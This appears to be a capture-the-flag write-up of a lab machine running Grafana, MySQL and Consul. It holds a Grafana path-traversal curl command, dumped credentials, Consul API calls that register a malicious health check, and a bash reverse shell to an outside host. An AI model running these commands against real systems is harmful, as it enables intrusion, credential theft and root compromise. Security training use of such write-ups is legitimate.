

Path of Exploitation

Foothold: grafana lfi
User: password in sqlite db
root: consul api

Creds

Username	Password	Description
admin	admin:messageInABottle685427	grafana
grafana	dontStandSoCloseToMe63221	mysql
developer	developer:anEnglishManInNewYork027468	ssh

Nmap

Port	Service	Description
22	ssh	OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
80	http	Apache httpd 2.4.41 ((Ubuntu))
3000	ppp?	
3306	mysql	MySQL 8.0.30-0ubuntu0.20.04.2

```
# Nmap 7.93 scan initiated Sun Jan 29 11:35:09 2023 as: nmap -sC -sV -p- -oA nmap/Full -vvv 10.10.11.183
Nmap scan report for 10.10.11.183
Host is up, received reset ttl 63 (0.031s latency).
Scanned at 2023-01-29 11:35:10 EST for 149s
Not shown: 65531 closed tcp ports (reset)
PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 29dd8ed7171e8e3090873cc651007c75 (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABgQDLYy5+VCwR+2NKWpIRhSVGI1nJQ5YeihevJqIYbfopEW03vZ9SgacRzs4coGfDbcYa+KPePbz2n+2zXytEPfzBzFysLXgTaUlDFcDqEsWP9pJ5UYFNfXqHCOyDRklsetFOBcxkgC8/IcHDJdJQTEr51KLF75ZXaEIcjZ+XuQWsOrUSDJPr
AlCmGi2OMjsnP4OfI4RpIjELuLCyVSItoin255/99SSM3koBheX0im9/V8IOpEye9Fc2LigyGA+97wwNSZG2G/duS6lE8pYz1unL+Vg2ogGDN85TkkrS3XdfDLI87AyFBGYniG8+SMtLQOd6tCZeymGK2BQe1k9oWoB7/J6NJ0dylAPAVZisDAU7KCUPNAex8q6bh0KrO/5zVbpw
MB+qEq6SY6crjtfpYnd7+2DLwiYgcSiQxZMnY3ZkJiIf6s5FkJYmcf/oX1xm/TlP9qoxRKYqLtEJvAHEk/mK+na1Esc8yuPItSRaQzpCgyIwiZCdQlTwWBCVFJZqrXc=
|   256 80a4c52e9ab1ecda276439a408973bef (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBFgGRouCNEVCXufz6UDFKYkcd3Lmm6WoGKl840u6TuJ8+SKv77LDiJzsXlqcjdeHXA5O87Us7Npwydhw9NYXXYs=
|   256 f590ba7ded55cb7007f2bbc891931bf6 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAINujB7zPDP2GyNBT4Dt4hGiheNd9HOUMN/5Spa21Kg0W
80/tcp   open  http    syn-ack ttl 63 Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Ambassador Development Server
| http-methods:
|_  Supported Methods: POST OPTIONS HEAD GET
|_http-generator: Hugo 0.94.2
|_http-server-header: Apache/2.4.41 (Ubuntu)
3000/tcp open  ppp?    syn-ack ttl 63
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 302 Found
|     Cache-Control: no-cache
|     Content-Type: text/html; charset=utf-8
|     Expires: -1
|     Location: /login
|     Pragma: no-cache
|     Set-Cookie: redirect_to=%2Fnice%2520ports%252C%2FTri%256Eity.txt%252ebak; Path=/; HttpOnly; SameSite=Lax
|     X-Content-Type-Options: nosniff
|     X-Frame-Options: deny
|     X-Xss-Protection: 1; mode=block
|     Date: Sun, 29 Jan 2023 16:35:59 GMT
|     Content-Length: 29
|     href="/login">Found</a>.
|   GenericLines, Help, Kerberos, RTSPRequest, SSLSessionReq, TLSSessionReq, TerminalServerCookie:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 302 Found
|     Cache-Control: no-cache
|     Content-Type: text/html; charset=utf-8
|     Expires: -1
|     Location: /login
|     Pragma: no-cache
|     Set-Cookie: redirect_to=%2F; Path=/; HttpOnly; SameSite=Lax
|     X-Content-Type-Options: nosniff
|     X-Frame-Options: deny
|     X-Xss-Protection: 1; mode=block
|     Date: Sun, 29 Jan 2023 16:35:28 GMT
|     Content-Length: 29
```

```
|     href="/login">Found</a>.
|   HTTPOptions:
|     HTTP/1.0 302 Found
|     Cache-Control: no-cache
|     Expires: -1
|     Location: /login
|     Pragma: no-cache
|     Set-Cookie: redirect_to=%2F; Path=/; HttpOnly; SameSite=Lax
|     X-Content-Type-Options: nosniff
|     X-Frame-Options: deny
|     X-Xss-Protection: 1; mode=block
|     Date: Sun, 29 Jan 2023 16:35:33 GMT
|_    Content-Length: 0
3306/tcp open  mysql   syn-ack ttl 63 MySQL 8.0.30-0ubuntu0.20.04.2
| mysql-info:
|   Protocol: 10
|   Version: 8.0.30-0ubuntu0.20.04.2
|   Thread ID: 67
|   Capabilities flags: 65535
|   Some Capabilities: IgnoreSigpipes, ConnectWithDatabase, Speaks41ProtocolNew, SupportsLoadDataLocal, InteractiveClient, SupportsTransactions, IgnoreSpaceBeforeParenthesis, ODBCClient,
SwitchToSSLAfterHandshake, Speaks41ProtocolOld, DontAllowDatabaseTableColumn, Support41Auth, SupportsCompression, FoundRows, LongColumnFlag, LongPassword, SupportsMultipleResults, SupportsMultipleStatments,
SupportsAuthPlugins
|   Status: Autocommit
|   Salt: ?\x7F\x1Fm^Hj\x11\x13Vw\x19\x015p'\x15 C5
|_  Auth Plugin Name: caching_sha2_password
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port3000-TCP:V=7.93%I=7%D=1/29%Time=63D6A059%P=x86_64-pc-linux-gnu%r(Ge
SF:nericLines,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20t
SF:ext/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x
SF:20Request")%r(GetRequest,174,"HTTP/1\.0\x20302\x20Found\r\nCache-Contro
SF:l:\x20no-cache\r\nContent-Type:\x20text/html;\x20charset=utf-8\r\nExpir
SF:es:\x20-1\r\nLocation:\x20/login\r\nPragma:\x20no-cache\r\nSet-Cookie:\
SF:x20redirect_to=%2F;\x20Path=/;\x20HttpOnly;\x20SameSite=Lax\r\nX-Conten
SF:t-Type-Options:\x20nosniff\r\nX-Frame-Options:\x20deny\r\nX-Xss-Protect
SF:ion:\x201;\x20mode=block\r\nDate:\x20Sun,\x2029\x20Jan\x202023\x2016:35
SF::28\x20GMT\r\nContent-Length:\x2029\r\n\r\n<a\x20href=\"/login\">Found<
SF:/a>\.\n\n")%r(Help,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Ty
SF:pe:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\
SF:x20Bad\x20Request")%r(HTTPOptions,12E,"HTTP/1\.0\x20302\x20Found\r\nCac
SF:he-Control:\x20no-cache\r\nExpires:\x20-1\r\nLocation:\x20/login\r\nPra
SF:gma:\x20no-cache\r\nSet-Cookie:\x20redirect_to=%2F;\x20Path=/;\x20HttpO
SF:nly;\x20SameSite=Lax\r\nX-Content-Type-Options:\x20nosniff\r\nX-Frame-O
SF:ptions:\x20deny\r\nX-Xss-Protection:\x201;\x20mode=block\r\nDate:\x20Su
SF:n,\x2029\x20Jan\x202023\x2016:35:33\x20GMT\r\nContent-Length:\x200\r\n\
SF:r\n")%r(RTSPRequest,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-T
SF:ype:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400
SF:\x20Bad\x20Request")%r(SSLSessionReq,67,"HTTP/1\.1\x20400\x20Bad\x20Req
SF:uest\r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\nConnection:\x2
SF:0close\r\n\r\n400\x20Bad\x20Request")%r(TerminalServerCookie,67,"HTTP/1
SF:\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20text/plain;\x20charset
SF:=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x20Request")%r(TLSSess
SF:ionReq,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20text/
SF:plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x20Re
SF:quest")%r(Kerberos,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Ty
SF:pe:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\
SF:x20Bad\x20Request")%r(FourOhFourRequest,1A1,"HTTP/1\.0\x20302\x20Found\
SF:r\nCache-Control:\x20no-cache\r\nContent-Type:\x20text/html;\x20charset
SF:=utf-8\r\nExpires:\x20-1\r\nLocation:\x20/login\r\nPragma:\x20no-cache\
SF:r\nSet-Cookie:\x20redirect_to=%2Fnice%2520ports%252C%2FTri%256Eity\.txt
SF:%252ebak;\x20Path=/;\x20HttpOnly;\x20SameSite=Lax\r\nX-Content-Type-Opt
SF:ions:\x20nosniff\r\nX-Frame-Options:\x20deny\r\nX-Xss-Protection:\x201;
SF:\x20mode=block\r\nDate:\x20Sun,\x2029\x20Jan\x202023\x2016:35:59\x20GMT
SF:\r\nContent-Length:\x2029\r\n\r\n<a\x20href=\"/login\">Found</a>\.\n\n"
SF:);
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Jan 29 11:37:39 2023 -- 1 IP address (1 host up) scanned in 150.20 seconds
```

Web

nmap scan shows port 80 and 3000
check out 80 not much there, do a feroxbuster doesn't find anything
check out port 3000 grafana login version 8.2.0
quick google search finds lfi exploit
download script find /etc/grafana/grafana.ini and get admin grafana password.. can login.. doesn't find much

Grafana login port 3000
admin:messageInABottle685427 ⇒ 00 - Loot > Creds

next can get grafana.db from /var/lib/grafana/grafana.db
with curl

```
curl --path-as-is http://192.168.227.181:3000/public/plugins/alertlist/../../../../../../../../var/lib/grafana/grafana.db -o grafana.db
```

use sqlite3 or sqlite browser to find mysql passwd from data_source
mysql login
grafana:dontStandSoCloseToMe63221 ⇒ 00 - Loot > Creds

loginto mysql and get developer password

```
mysql -u grafana -p -h 10.10.11.183
show databases;
use whackywidget;
select * from users;
```

```
MySQL [whackywidget]> show tables;
+------------------------+
| Tables_in_whackywidget |
+------------------------+
| users                  |
+------------------------+
1 row in set (0.033 sec)

MySQL [whackywidget]> select * from users;
+-----------+------------------------------------------+
| user      | pass                                     |
+-----------+------------------------------------------+
| developer | YW5FbmdsaXNoTWFuSW5OZXdZb3JrMDI3NDY4Cg== |
+-----------+------------------------------------------+
1 row in set (0.030 sec)
```

base64 decode and log into ssh
developer:anEnglishManInNewYork027468

Developer

go to /opt/my-app
git show to get token

root exploit

https://exploit-notes.hdks.org/exploit/hashicorp-consul-pentesting/

curl --header "X-Consul-Token: " --request PUT -d '{"ID": "test", "Name": "test", "Address": "127.0.0.1", "Port": 80, "check": {"Args": ["/usr/bin/bash", "/tmp/e.sh"], "interval": "10s", "timeout": "1s"}}' http://127.0.0.1:8500/v1/agent/service/register

modify this to be change timeout so it doesn't close 1s after connection

curl --header "X-Consul-Token: bb03b43b-1d81-d62b-24b5-39540ee469b5" --request PUT -d '{"ID": "test", "Name": "test", "Address": "127.0.0.1", "Port": 80, "check": {"Args": ["/usr/bin/bash", "/dev/shm/exploit.sh"], "interval": "10s", "timeout": "100s"}}' http://127.0.0.1:8500/v1/agent/service/register

can also run
consul kv put --token bb03b43b-1d81-d62b-24b5-39540ee469b5 whackywidget/db/mysql_pw '{"ID": "test", "Name": "test", "Address": "127.0.0.1", "Port": 80, "check": {"Args": ["/usr/bin/bash", "/dev/shm/exploit.sh"], "interval": "10s", "timeout": "100s"}}'

exploitsh

#!/bin/bash
bash -i >& /dev/tcp/10.10.14.11/9001 0>&1

set up rev shell and boom root
or

#!/bin/bash
chown root:root /dev/shm/bash
chmod +s /dev/shm/bash